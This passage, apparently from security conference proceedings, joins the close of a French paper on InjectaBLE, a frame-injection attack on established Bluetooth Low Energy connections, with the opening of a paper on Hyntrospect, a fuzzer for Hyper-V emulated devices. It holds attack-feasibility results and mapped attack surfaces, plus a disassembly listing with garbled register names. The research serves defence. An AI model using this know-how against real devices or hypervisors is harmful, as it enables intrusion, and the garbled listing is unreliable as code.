Les conditions d'expérimentation sont similaires à celles de l'expérimentation précédente. Nous avons sélectionné quatre différentes tailles de *payload* : 4, 9, 14 et 16 octets, correspondant à des trames ayant un effet observable sur l'ampoule connectée (la déconnecter, l'éteindre ou changer sa couleur), permettant ainsi de vérifier le succès ou non de l'injection.

Nous avons fixé la valeur du *Hop Interval* à 75, et itéré sur les différentes tailles de *payload*. Les résultats de cette expérimentation sont présentés dans la figure 13.

De façon similaire à l'expérimentation 1, nous pouvons observer que la fiabilité de l'injection augmente quand la taille du *payload* diminue, ce qui est cohérent avec la théorie puisqu'une plus petite portion de la trame injectée entre en collision avec la trame légitime. Le nombre de tentatives d'injection avant d'obtenir une injection réussie reste très bas (valeur de la médiane inférieure à 3).

## 7.3 Expérimentation 3 : effet de la distance entre les objets

La dernière expérimentation nous a permis d'évaluer l'impact de la distance entre l'attaquant et le *Peripheral* légitime. Théoriquement, puisque la distance a un effet sur la puissance du signal de l'injection du point de vue du *Peripheral*, elle devrait réduire d'autant plus le succès de l'injection lors d'une collision avec la trame légitime. Nous avons utilisé l'ampoule connectée comme *Peripheral*, et un smartphone comme *Central* légitime pour être plus proche d'un scénario réel. Le smartphone a établi 25 connexions par distance testée, en utilisant 36 comme valeur du *Hop Interval*. Comme nous avons choisi d'injecter seulement des *Write Request* de 22 octets permettant d'éteindre l'ampoule, cette valeur de *Hop Interval* assure d'avoir des collisions lors des transmissions.

L'environnement expérimental était légèrement différent de celui utilisé lors des expérimentations 1 et 2 : nous avons placé l'ampoule et le smartphone à deux mètres de distance, et nous avons testé six positions différentes pour l'attaquant, entre 1 et 10 mètres, comme illustré dans la figure 14. Ceci a permis d'évaluer le succès de l'attaque quand l'attaquant est plus près du *Peripheral* que du *Central* légitime (position A), quand ils sont à la même distance (position B) et quand l'attaquant est plus éloigné (positions C,D,E and F).




Fig. 14. Présentation de l'environnement expérimental

Les résultats sont présentés dans la figure 13. Ils montrent un impact significatif de la distance entre l'attaquant et le *Peripheral* sur la fiabilité de l'injection, puisque la variance augmente en fonction de la distance. Ceci valide notre hypothèse : l'attaquant a une plus grande probabilité de réussir rapidement une injection s'il est plus près de la cible. Cependant, notons que chaque connexion testée a mené à une injection réussie : cela signifie que l'attaquant peut réaliser une attaque réussie depuis chaque emplacement, y compris la position F qui est à 10 mètres du *Peripheral*, tandis que le *Master* légitime est seulement à 2 mètres de distance. Cette expérimentation montre que l'attaque est tout à fait utilisable, et ceci même dans des conditions défavorables, dans un environnement réaliste.

## 8 Contre-mesures

L'attaque *InjectaBLE* exploite une vulnérabilité inhérente aux spécifications du protocole BLE. Ainsi nous pouvons considérer toute communication BLE comme potentiellement vulnérable et les environnements incluant des objets BLE doivent être conçus et surveillés sous l'hypothèse que cette attaque pourrait potentiellement être menée contre n'importe quelle communication légitime. Plusieurs contre-mesures peuvent être envisagées pour limiter l'impact de cette attaque, pour empêcher son occurrence ou pour la détecter.

Comme expliqué dans la Section 4.2, l'implémentation de l'attaque nécessite d'injecter des trames arbitraires à des moments spécifiques. Deux solutions peuvent être proposées. Chacune nécessite plus ou moins de changements importants dans la pile protocolaire ou dans l'utilisation des puces BLE. Notons que ces changements pourraient être coûteux, notamment dans un environnement industriel, du fait du grand nombre d'objets à reprogrammer et du coût des processus de certification.

La première solution concerne les paramètres temporels de communication de la pile elle-même. Par exemple, minimiser la valeur du *window widening* réduit mécaniquement la possibilité pour un attaquant d'injecter une trame au bon moment. Plus précisément, le taux de succès de l'in-

jection va décroître puisque le taux de collision avec la trame légitime va augmenter. Cependant, on peut noter qu'une telle approche nécessite de modifier la spécification du protocole, ce qui pourrait générer des effets de bord impactant la fiabilité et la stabilité des communications.

La deuxième solution est légèrement plus restrictive. Sans aller jusqu'à modifier le standard BLE, elle nécessite d'activer systématiquement les mécanismes de chiffrement définis dans la spécification. Si toutes les trames sont correctement chiffrées, un attaquant ne sera pas en mesure de forger une trame valide. Alors que cette solution pourrait sembler évidente, il n'en est rien en réalité. On peut en effet noter que la majorité des communications BLE sont faiblement ou pas du tout chiffrées aujourd'hui (voir [22] pour une analyse quantitative du pourcentage d'équipements BLE qui activent les mécanismes cryptographiques dans différents cas d'usage). Ainsi, dans la plupart des cas, cette contre-mesure nécessite que les utilisateurs reprogramment tous leurs objets, ce qui peut être très délicat, notamment dans un contexte industriel.

Durant nos expérimentations, nous avons constaté que certains constructeurs n'utilisent pas les mécanismes natifs de chiffrement mais préfèrent implémenter leurs propres mécanismes cryptographiques au-dessus de la couche applicative *GATT*. Cette solution nous semble peu pertinente, puisque dans ce cas, les trames de contrôle de la couche Liaison ne sont pas chiffrées et nous avons déjà montré dans nos scénarios qu'un attaquant pourrait atteindre des objectifs intéressants en injectant ce type de trames. Il pourrait par exemple réaliser une attaque du type *Man-in-the-Middle* et ne pas faire suivre le trafic légitime pour réaliser un déni de service.

## 9 Conclusion

Dans cet article, nous avons démontré l'existence d'une nouvelle attaque ciblant le protocole BLE, nommée *InjectaBLE*, permettant d'injecter du trafic malveillant dans une connexion établie. Cette attaque augmente significativement la surface d'attaque des communications BLE, étant donné qu'elle exploite une vulnérabilité de la spécification elle-même indépendamment des différentes implémentations de la pile protocolaire, et peut être réalisée assez facilement à l'aide de puces BLE standards. Nous avons analysé l'impact de différents facteurs sur la réussite de l'attaque et avons montré que l'exploitation de cette vulnérabilité peut permettre à un attaquant de réaliser des scénarios d'attaque critiques qui n'étaient pas considérés réalistes jusqu'à aujourd'hui, tels que l'usurpation du rôle *Slave* ou des attaques *Man-in-the-Middle* ciblant des connexions déjà établies.

Nous avons également mené une analyse de sensibilité qui nous a permis de démontrer le réalisme de cette attaque, l'injection étant réalisée avec succès dans différentes conditions expérimentales.

Activer les mécanismes natifs de chiffrement du BLE constitue une contre-mesure efficace contre *InjectaBLE*. Cependant, en pratique, la grande majorité des objets commerciaux n'utilise pas le chiffrement, les rendant ainsi vulnérables par conception à *InjectaBLE*. Les résultats présentés dans cet article montrent clairement la faisabilité d'attaques d'injection dans les communications BLE non chiffrées. Bien que les mécanismes exploités pour mener cette attaque ne soient pas dépendants des mécanismes de sécurité du protocole, ces derniers compliquent considérablement l'attaque en théorie. De futurs travaux pourraient explorer plus en détail l'efficacité de cette contre-mesure.

Les nouvelles capacités offensives de *InjectaBLE* ouvrent des opportunités à d'autres scénarios d'attaque critiques qui doivent être considérés avec attention. Par exemple, être capable d'usurper le rôle *Slave* pourrait potentiellement permettre à un attaquant de changer la structure du serveur *ATT* pour exposer un profil de clavier et ainsi injecter des frappes clavier au *Master* en abusant du protocole *HID over GATT*, transformant ainsi une ampoule connectée inoffensive en un objet malveillant. En parallèle, il est également important de concevoir des approches défensives efficaces, tels que des systèmes de surveillance passifs permettant de détecter *InjectaBLE* en temps réel par l'analyse temporelle des communications.

## Références

1. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. Key negotiation downgrade attacks on bluetooth and bluetooth low energy. *ACM Trans. Priv. Secur.*, 23(3), June 2020.
2. Daniele Antonioli, Nils Ole Tippenhauer, Kasper Rasmussen, and Mathias Payer. Bluetooth : Exploiting cross-transport key derivation in bluetooth classic and bluetooth low energy, 2020.
3. Armis. Blueborne Technical White Paper. [https://info.armis.com/rs/645-PDC-047/images/BlueBorne%20Technical%20White%20Paper\\_20171130.pdf](https://info.armis.com/rs/645-PDC-047/images/BlueBorne%20Technical%20White%20Paper_20171130.pdf), 2017.
4. Armis. BleedingBit Technical White Paper. <https://info.armis.com/rs/645-PDC-047/images/Armis-BLEEDINGBIT-Technical-White-Paper-WP.pdf>, 2018.
5. Bluetooth SIG. *Bluetooth Core Specification*, 12 2019.
6. S. Bräuer, A. Zubow, S. Zehl, M. Roshandel, and S. Mashhadi-Sohi. On practical selective jamming of bluetooth low energy advertising. In *2016 IEEE Conference on Standards for Communications and Networking (CSCN)*, pages 1–6, 2016.
7. Damien Cauquil. BtleJuice, un framework d'interception pour le Bluetooth Low Energy. <https://www.slideshare.net/NetSecureDay/nsd16-btle-juice-un>

- framework-dinterception-pour-le-bluetooth-low-energy-damien-cauquil, 2016.
8. Damien Cauquil. Sniffing btle with the micro :bit. *PoC or GTFO*, 17 :13–20, 2017. <https://mcfp.felk.cvut.cz/publicDatasets/pocorgtfo/contents/issue17.pdf>.
  9. Damien Cauquil. You'd better secure your BLE devices or we'll kick your butts! <https://media.defcon.org/DEFCON26/DEFCON26presentations/DamienCauquil-Updated/DEFCON-26-Damien-Cauquil-Extras/>, 2018.
  10. Damien Cauquil. Defeating Bluetooth Low Energy 5 PRNG for fun and jamming. <https://media.defcon.org/DEFCON27/DEFCON27presentations/DEFCON-27-Damien-Cauquil-Defeating-Bluetooth-Low-Energy-5-PRNG-for-fun-and-jamming.PDF>, 2019.
  11. Romain Cayre. Dépôt github injectable. <https://github.com/RCayre/injectable-firmware>.
  12. Romain Cayre. Dépôt github mirage. <https://github.com/RCayre/mirage/>.
  13. Romain Cayre, Vincent Nicomette, Guillaume Auriol, Eric Alata, Mohamed Kaâniche, and Geraldine Marconato. Mirage : towards a metasploit-like framework for iot. In *2019 IEEE 30th International Symposium on Software Reliability Engineering (ISSRE)*, pages 261–270. IEEE, 2019.
  14. Matheus E. Garbelini, Chundong Wang, Sudipta Chattopadhyay, Sun Sumei, and Ernest Kurniawan. Sweyntooth : Unleashing mayhem over bluetooth low energy. In *USENIX ATC 20*, pages 911–925. USENIX Association, July 2020. <https://www.usenix.org/conference/atc20/presentation/garbelini>.
  15. Sławomir Jasek. Gattacking Bluetooth Smart Devices. <https://github.com/securing/docs/raw/master/whitepaper.pdf>, 2017.
  16. Sultan Qasim Khan. Sniffle : A sniffer for Bluetooth 5 (LE). <https://hardwear.io/netherlands-2019/presentation/sniffle-talk-hardwear-io-nl-2019.pdf>, 2019.
  17. Mike Ryan. Bluetooth : With low energy comes low security. In *7th USENIX WOOT*, Washington, D.C., August 2013. USENIX Association. <https://www.usenix.org/conference/woot13/workshop-program/presentation/ryan>.
  18. Mike Ryan. How Smart is Bluetooth Smart ?, 2013. [https://lacklustre.net/bluetooth/how\\_smart\\_is\\_bluetooth\\_smart-mikeryan-shmoocoon\\_2013.pdf](https://lacklustre.net/bluetooth/how_smart_is_bluetooth_smart-mikeryan-shmoocoon_2013.pdf).
  19. Aellison Santos, José Filho, Avilla Silva, Vivek Nigam, and Iguatemi Fonseca. Ble injection-free attack : a novel attack on bluetooth low energy devices. *Journal of Ambient Intelligence and Humanized Computing*, 09 2019.
  20. M. von Tschirschnitz, L. Peuckert, F. Franzen, and J. Grossklags. Method confusion attack on bluetooth pairing. In *S&P'21*, pages 213–228. IEEE Computer Society, 2021. <https://doi.ieeecomputersociety.org/10.1109/SP40001.2021.00013>.
  21. Jianliang Wu, Yuhong Nan, Vireshwar Kumar, Dave (Jing) Tian, Antonio Bianchi, Mathias Payer, and Dongyan Xu. BLESAs : Spoofing attacks against reconnections in bluetooth low energy. In *14th USENIX WOOT*. USENIX Association, August 2020. <https://www.usenix.org/conference/woot20/presentation/wu>.
  22. Chaoshun Zuo, Haohuang Wen, Zhiqiang Lin, and Yinqian Zhang. Automatic fingerprinting of vulnerable ble iot devices with static uuids from mobile apps. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1469–1483, 2019.

# Hyntrospect: a fuzzer for Hyper-V devices

Diane Dubois  
didu@google.com

Google

**Abstract.** Hypervisors are complex software which may require the reimplementing of legacy stacks. On Microsoft Hyper-V virtual machines (generation 1), some devices are emulated in the userland of its root partition. To explore this attack surface, a specifically crafted open source toolchain called Hyntrospect has been developed. It aims at helping find vulnerabilities in a pragmatic way: by taking benefits of existing Hyper-V and Windows capabilities and tools to perform coverage-guided fuzzing on Hyper-V closed-source binaries. That approach was inspired by previous experiences with libFuzzer, a publication by Microsoft on their fuzzing campaign, and other research conducted on the topic. The specificity of that tool is to rely on debugging and as a consequence to run in a real environment. It was also written in the perspective of putting together techniques that could be ported in the future to other Hyper-V root partition’s userland targets.

After covering Hyper-V and the state of the art on its instrumentation and research, this paper introduces Hyntrospect and its associated design choices, and finally describes the outcome of the first runs and future endeavors.

## 1 Introduction

Hyper-V is the hypervisor developed by Microsoft which runs Microsoft Cloud Azure. Modern versions of Windows also run on top of Hyper-V to enhance their virtualization-based security [36]. Defeating Hyper-V security could lead to compromising local security policies, servers or exposing customer data. Hyper-V is, as a consequence, a complex but also interesting target for vulnerability researchers. A bug bounty is offered by Microsoft, the rewards go up to \$250,000.

On Hyper-V, the virtualization stack is mostly implemented in a virtual machine called the root partition which has a different status than the other virtual machines, and a good chunk of it “lives” in userland such as the worker process which holds the VMs (cf first steps in Hyper-V research and Hyper-V architecture and vulnerabilities [29, 41]). Having execution in the root partition enables controlling the virtualization stack. As a consequence, a “ret to the root partition” is an interesting target for

a bug hunter. Such an approach already enabled Joe Bialek to find a bug in the IDE bus stack (CVE-2018-0959, BlackHat USA 2019) [11].

The peripherals of a virtual machine, such as the network interface card, can be handled in different ways. One way is to mimic a real controller in dedicated code which enables keeping the guest VM unaware of the virtualization. This is called emulation. The implementation of those controllers is common and not straight-forward, and has proven to be an area prone to bugs (on Hyper-V: CVE-2018-0888, CVE-2018-0959, but also in other hypervisors). On Hyper-V, the emulated devices' controllers are implemented in the root partition. They offer a great target that can be reached from the VM. This technical stack has already been covered in this blog post published by MSRC [42].

The goal of this paper is not to cover that topic again but instead to cover how the following challenge was resolved: how to instrument Hyper-V to test that attack surface? Or in more detail: how to do coverage-guided fuzzing on components of the userland of the root partition of Hyper-V VMs without having access to the source code? After introducing some architectural concepts and some previous work done in the area, the strategy deployed for this project and resulting tool will be presented here. Finally, some results will be presented. The goal of open-sourcing the fuzzer is rather to share and get contributions from the security community as - with some adaptations - the use of the fuzzer can be broadened.

This project was done during my 20% project (an initiative where Google employees can spend 20% of their time on a project of their choosing) with the Project Zero team.

## 2 Hyper-V and the state of the art

### 2.1 What is Hyper-V?

Hypervisors are pieces of software that enable several operating systems (the virtual machines) to run concurrently on the same machine (the host) and manage the host's resources in a process called virtualization. Examples of uses for hypervisors are to maximize the usage of resources or to containerize.

There are 2 types of hypervisors. Type 1 (or bare-metal) hypervisors lie between the hardware layer and the operating systems, like Xen or VMWare ESXi. Type 2 hypervisors are embedded within one operating system to run other operating systems on top of that operating system like any other program, such as VMWare Workstation or Oracle VirtualBox. Hyper-V is a type 1 hypervisor.



Hyper-V is Microsoft’s hypervisor. The Microsoft Cloud called Azure runs Hyper-V. Modern versions of Windows also run on top of Hyper-V as it enables enhancing their level of security through virtualization-based security [36].

### 3 Overview of Hyper-V architecture

Figure 1 summarizes Hyper-V architecture (source: Microsoft documents [37]).




Fig. 1. Hyper-V architecture overview

Microsoft published a post about Hyper-V architecture [37]. The key components for this analysis are the root partition and the VM worker process, which will be introduced here.

The **root partition** is privileged compared to the other partitions and is sometimes referred to as the parent partition. It is the only partition that has direct access to physical memory and devices. VMs on Azure or VMs started on a Windows machine inside Hyper-V Manager are **children partitions**. They communicate with the root partition either through the VMBus (logical communication channel) or through the hypervisor.

One **VM worker process (vmwp)** is spawned per child partition in the root partition’s userland. It provides the virtual machine management services.

In this paper, “guest”, “VM” and “virtual machine” will refer interchangeably to “virtual machine”. Host is more ambiguous on Hyper-V as

it could refer to either the hypervisor or the root partition (as a matter of interpretation) so this term will be avoided unless it refers to both these surfaces together.

### 3.1 VM generations

Hyper-V has 2 different generations of VMs: generation 1 (with more legacy components, leaning towards compatibility) and generation 2 (next generation, with a focus on performance and newer technologies). In this post [32], Microsoft presents the differences between generation 1 and generation 2 VMs. Among the numerous differences, the following ones can be called out: UEFI versus BIOS, the introduction of SecureBoot enabled by default, booting from SCSI instead of IDE, and the removal of all the legacy emulated controllers.

### 3.2 Hyper-V attack surface

In the Microsoft MSRC blog post “First steps in Hyper-V research” [41], the attack surface for **guest-to-host escape** is detailed as follows: the hypercalls handlers, the faults (triple fault, EPT page faults, etc.), the instruction emulation, the intercepts, and register access (control registers, MSRs).

This is also a topic that was presented by Alisa Esage (slides 41 and 42 of her presentation on hypervisor security research [21]).

Microsoft has decided to push several components out of the hypervisor layer to the root partition in order to reduce the attack surface and complexity of the hypervisor layer. In the root partition, some components such as the memory management run in the kernel, and some such as the devices have been developed in userland. As a consequence, a good portion of the attack surface such as virtualization code and VM memory are in the root partition which makes it an interesting target. Across this large attack surface, the emulated devices were chosen for this analysis.

### 3.3 The target: the emulated devices on generation 1 VMs

**What is an emulated device?** In a non virtualized environment, the operating system can have direct access to the hardware. Virtualization adds complexity as several operating systems can run in parallel, need access to resources concurrently, and in the meantime should not be granted the same level of privilege as the “master operating system” (the hypervisor) for security reasons as well as stability. The hypervisor has

to orchestrate and check the access to resources and operations on the devices such as a disk write operation or sending packets over the network. On virtualized platforms, there are three ways to deal with the access to those devices: emulation, paravirtualization, and pass-through.

Emulation is a technique that consists of imitating the behavior of a real hardware controller through software within the hypervisor's code. The operating system of the virtual machine runs unmodified. With paravirtualization, the hypervisor exposes a modified version of the physical hardware interface to the guest VM. Its operating system is as a consequence modified, with the benefits of enhanced performance. Pass-through gives direct access to the real hardware underneath.

**Why this target?** As emulation consists of rewriting the controllers' logic at the hypervisor level, implementation is not straight-forward. It has proven in the past to be an area prone to bugs (on Hyper-V: CVE-2018-0888 [6], CVE-2018-0959 [7]; but also in other hypervisors, for example QEMU with CVE-2015-3456 [5]).

Hyper-V supports emulated devices. They are only implemented on generation 1 VMs in the userland of the root partition. Several of them are legacy devices. They are implemented in C++ which is a memory unsafe language. Gaining code execution from a VM would mean executing code in the root partition which is an interesting target. Even if this area has already been investigated by Microsoft and very likely by other researchers, it looked like an interesting entry point.


Only the implementation for Windows VMs and for machines running Intel CPUs will be covered in this analysis.

**How are they implemented?** The clients located in the guest and the controllers located in the root partition need to communicate. This is done through the use of IO ports and MMIOs. Specifically for the IO ports, the virtual machines send Intel's IN and OUT instructions in assembly from privileged code. The handling of such instructions are deferred to the worker process on the root partition (`C:\Windows\vmwp.exe`) which transfers it to the relevant controller implemented in DLLs loaded by `vmwp.exe` such as `C:\Windows\System32\VmEmulatedStorage.dll` or `C:\Windows\System32\vmemulateddevices.dll` (more details on the whole stack in this blog post [42]). The controllers consume these requests in dedicated functions: `NotifyIoPortRead` for IN operations and `NotifyIoPortWrite` for OUT operations, which are implemented for each emulated device. For example:

`vmemulatedstorage!IdeControllerDevice::NotifyIoPortWrite`,  
`vmemulatedstorage!FloppyControllerDevice::NotifyIoPortRead`.  
 When analyzing the emulated devices, these are the entry points that can be looked at.

Reversing the binaries enabled understanding these entry points. `NotifyIoPortRead` takes 3 arguments: the device (“this” in C++, in register `rcx`), the IO port (`uint16`, stored in register `dx`) and the access size (`uint16`, which should be equal to 1, 2 or 4, stored in register `r8`). `NotifyIoPortWrite` takes 4 arguments: the same arguments as `NotifyIoPortRead` plus the value (`uint` stored in register `r9`).

Figure 2 is a snapshot of the first block of `FloppyControllerDevice::NotifyIoPortWrite`, in `vmemulatedstorage.dll`.



```

; int64_fastcall FloppyControllerDevice::NotifyIoPortWrite(FloppyControllerDevice * _hidden this, unsigned __int16, unsigned __int16, unsigned int)
NotifyIoPortWrite@IEA43612Z proc near
var_38= qword ptr -38h
int_18h= qword ptr -18h
mov [rsparg_10], r9h
push r9h
push r8i
push r14
push r15
sub rsp, 38h
xor edi, edi
mov r14, r9h
movzx esi, dx
mov r9h, rcx
lea r15d, [r15+1]
cmp r9h, r15h
jz short loc_1B000317

```

Fig. 2. IDA screenshot of `NotifyIoPortWrite`

Those functions were key in the pre-analysis that was necessary to fuzz each device.

### 3.4 Hyper-V tools and features

This section introduces the key features that are mentioned later in this paper.

**Debugging Windows** Hyper-V is a component of Windows, which offers some native debugging features. WinDbg is the API published by Microsoft, which relies underneath on a debugger engine [34]. Those debugging capabilities apply to Hyper-V: the hypervisor, the root partition kernel and the worker process can be debugged. DbgShell [31] is an open source project written by Microsoft which offers a PowerShell front-end for the Windows debugger engine. It only applies to userland binaries.

**Availability of the symbols** Hyper-V and Windows code is not available but the analysis can be done by reversing the binaries using the symbols. Those symbols can also be used when debugging.

The symbols of the root partition (such as `C:\Windows\System32\vmwp.exe` and related DLLs like `C:\Windows\System32\vmemulateddevices.dll`) are provided by Microsoft. The symbols of the hypervisor layer are not available.

More details can be found on this page [38].

**Hyper-V user capabilities** Windows offers a wide range of capabilities to manage the Hyper-V server and the VMs [39]. Some of these capabilities will be presented here as they will be mentioned later.

*Hyper-V management through scripts* Hyper-V can be accessed and managed via a UI but it can also be managed through PowerShell scripts. In other words, there is a Windows feature called “Hyper-V Management Tools” which has 2 subcomponents: “Hyper-V GUI Management Tools” and “Hyper-V Module for Windows PowerShell”. Some additional “VMIntegrationService” capabilities can also be enabled on top of that to add options such as the ability to copy a file from the host to the VM.

*Powershell direct* Among the management capabilities offered by scripting, PowerShell direct [33] enables sending commands from the root partition to the guest through authenticated sessions. It relies on the Hyper-V VMBus.

*Snapshot* Another interesting feature provided by the hypervisor is the ability to take snapshots (in Hyper-V words “checkpoints”) of the VM and revert it to a stable state.

## State of the art on Hyper-V vulnerability research

*Vulnerability research techniques* There are several ways to approach vulnerability research, the main techniques being either analyzing the source code or assemblies, or instrumenting the target for dynamic analysis or fuzzing. One way to instrument it is by writing a program to inject user controlled input and test the robustness and correctness of the target. That program is called a fuzzer.

Multiple implementations and concepts have already been developed. One interesting technique is coverage-guided fuzzing: it consists in monitoring the coverage of the target and updating the fuzzer input based

on that feedback loop. The goal is to reach more paths or focus on the paths that are not often taken. This technique has been proved to substantially enhance the performance of the fuzzer [26]. It is implemented in libFuzzer [30] for example.

Several well known fuzzers or binary instrumentations already exist for Windows binaries as black boxes (this list is not exhaustive):

- WinAFL [22], a variant of AFL, which can be associated to DynamoRIO to perform coverage analysis [23]
- Intel Pin [28]
- Intel Processor Tracing (“Intel PT”) [27]
- Jackalope [24]
- QDBI for Windows [43]
- Mesos [16]

Microsoft presented on their fuzzer [15]. It is coverage-guided. The major difference is their access to sources.

*Publications by MSRC* Microsoft MSRC is a major actor for Hyper-V vulnerability research.

They made available blog posts to help vulnerability researchers get started on Hyper-V:

- First steps in Hyper-V research [41]: <https://msrc-blog.microsoft.com/2018/12/10/first-steps-in-hyper-v-research/>;
- Attacking the VM worker process [42]: <https://msrc-blog.microsoft.com/2019/09/11/attacking-the-vm-worker-process/>.

They also presented at conferences:

- A Dive in to Hyper-V Architecture and Vulnerabilities at BlackHat USA 2018 [29];
- Exploiting the Hyper-V IDE Emulator to Escape the Virtual Machine at BlackHat USA 2019 [11];
- Breaking VSM by Attacking SecureKernel at BlackHat USA 2020 [8].

*Previous external work and publications on Hyper-V* The security community has also published on Hyper-V:

- @gerhart\_x is an active contributor. He posts content and resources on his dedicated blog [17, 18].
- Jordan Rabet (Microsoft OSR) presented Hardening Hyper-V through offensive security research [20]

- Alisa Esage is also active in the area, as reflected on her analysis of the hypervisors' attack surface and state of the art [21].
- Damien Aumaitre (Quarkslab) published a tool based on Windows Hypervisor Platform [10] and presented it at SSTIC 2020 [9].

Based on the analysis of the state-of-the-art, the next section will cover the motivations for a new approach.

## 4 Hyntrospect fuzzer

The source code is located in this repository [12]:

<https://github.com/googleprojectzero/Hyntrospect>.

### 4.1 So why another toolchain?

The goal was to reproduce a similar structure as Microsoft fuzzer [15] from an outsider perspective. The major differences when assessing Hyper-V as an outsider is not having access to the source code. Indeed, having the source code enables recompiling the code with instrumentation for fuzzing such as ASAN for memory error detection. The material in this case is limited to the assembly - which offers less possibilities for coverage-guided fuzzing.

As stated above, several tools already enable black-box fuzzing. The motivation to rewrite a fuzzer came from different factors:

- The target can be either a DLL or an executable, which disqualifies all the fuzzers instrumenting only executables.
- Hyper-V is a complex target. Running a module separately (through emulation) may hide some side effects coming from real runs. Also, emulating only the target functions outside of their context would require providing relevant context for the execution, such as the devices set in a correct state, which would have implied a lot of reverse engineering and development. As a consequence, the strategy of running a full VM and instrumenting the target binary in an environment as close as possible to real runs was preferred. This was done through debugging.
- Another option offered by several existing tools is starting the target binary with the instrumentation set, which would mean starting `vmwp.exe` which implies starting the VM itself at each iteration. This technique would be slower as booting a VM is time consuming. As a consequence, the fuzzer should attach to a running instance.

- The possibility to port the fuzzer to other Hyper-V use cases in the future, as some basics and core structure will already be implemented.
- As the need is a bit specific (injecting IOs in a VM and monitoring some specific APIs), none of the public tools seemed to match the need without heavy modifications. Performing coverage-guided fuzzing on specific input in this environment poses some challenges. As many existing capabilities as possible were reused.
- Managing all the blocks with only one language makes interoperability easier.

As a consequence, it was decided to tailor a fuzzer to this specific need. Some previous work with libFuzzer [30] was a source of inspiration to achieve coverage-guided fuzzing.

## 4.2 The challenges and high level overview

The main questions to answer were:

- How to instrument a VM? Where to position the fuzzer in Hyper-V architecture?
- How to guide fuzzing with coverage (both structurally and content-wise)?
- How much structure should be introduced to reach more paths?
- What should be the mutation strategy?
- How to trace without too much latency as single-step tracing is slow?
- How to detect memory corruptions?
- How to monitor crashes and reproduce cases?

These questions will be answered in the following sections.


**Design choices at a glance** The key design choices of the fuzzer are summarized here:

Emulation vs execution	Execution of a VM through a debugger
Coverage	Tracked with the int3 technique described in this blogpost [14]
Memory corruption detection	Pageheap (gflags) [35]
Environment reset	Hyper-V checkpoints
Mutation strategy	Custom

Existing tools and capabilities that were used: IDA [2], DbgShell [31], CHIPSEC [1], LightHouse [25], gflags/pageheap [35], snapshot capability on Hyper-V, PowerShell libraries for Hyper-V including PowerShell direct [33].



**Overview of the architecture** Figure 3 gives an overview of Hyntrospect architecture.



**Fig. 3.** Overview of Hyntrospect architecture

**Workflow** There are several goals that need to be dealt with in parallel:

- Instrumenting the VM to trigger the desired action (fuzzer-master)
- Running a debugger attached to the worker process (debugger)
- Monitoring the state (vm-monitoring)
- Adding meaningful input relying on the coverage update (fuzzer-master and input-generator).

The fuzzer master deals with the overall logic and spawns different processes to debug, monitor, and fill the input folder.

The overview of the Hyntrospect's subcomponents is shared in figure 4.

### 4.3 Design choices in more detail

**PowerShell as the implementation language** Modern Windows systems are manageable through PowerShell which offers numerous benefits:

